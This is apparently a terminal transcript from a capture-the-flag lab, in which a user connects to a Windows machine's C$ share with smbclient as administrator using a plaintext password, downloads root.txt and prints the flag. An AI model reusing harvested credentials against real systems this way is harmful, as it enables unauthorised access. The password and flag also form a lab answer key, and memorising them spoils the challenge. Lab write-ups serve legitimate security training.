> .bash_history
less .bash_history
exit
PS C:\Users\tyler\AppData\Local\Packages\CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkp1fndgsc\LocalState\rootfs\root> |
```



```

vigneswar@VigneswarPC: ~
(vigneswar@VigneswarPC)~[~]
$ smbclient -U 'administrator%u6!4Zwgw0M#*0Bf#Nwnh' '\\10.10.10.97\c$'
Try "help" to get a list of possible commands.
smb: \> ls
$Recycle.Bin                DHS      0   Fri Jun 22 03:54:29 2018
bootmgr                     AHSR    395268 Fri Jul 10 16:30:31 2015
BOOTNXT                     AHS     1   Fri Jul 10 16:30:31 2015
Config.Msi                  DHS     0   Mon Jan 25 20:54:50 2021
Distros                     D       0   Fri Jun 22 03:37:52 2018
Documents and Settings      DHSrn   0   Fri Jul 10 17:51:38 2015
inetpub                     D       0   Fri Jun 22 07:17:33 2018
Microsoft                   D       0   Sat Jun 23 02:39:10 2018
pagefile.sys                AHS    738197504 Thu Jul 18 13:23:36 2024
PerfLogs                    D       0   Thu Apr 12 05:08:20 2018
php7                        D       0   Thu Jun 21 20:45:24 2018
Program Files                DR      1   Tue Jan 26 16:09:51 2021
Program Files (x86)         DR      0   Tue Jan 26 16:08:26 2021
ProgramData                 DH      0   Mon Aug 20 03:26:49 2018
Recovery                    DHSn    0   Fri Jun 22 03:22:17 2018
swapfile.sys                AHS    16777216  Thu Jul 18 13:23:36 2024
System Volume Information   DHS     0   Fri Jun 22 03:23:13 2018
Ubuntu.zip                  A      201749452 Fri Jun 22 03:37:28 2018
Users                       DR      0   Fri Jun 22 03:30:39 2018
Windows                     D       0   Tue Jan 26 16:08:46 2021

cd
7736063 blocks of size 4096. 3396903 blocks available
smb: \> cd Users/Administrator/Desktop
smb: \Users\Administrator\Desktop> get root.txt
getting file \Users\Administrator\Desktop\root.txt of size 34 as root.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \Users\Administrator\Desktop> exit

(vigneswar@VigneswarPC)~[~]
$ cat root.txt
9c8db657a3f0675f05150410f95450b0

(vigneswar@VigneswarPC)~[~]
$ |

```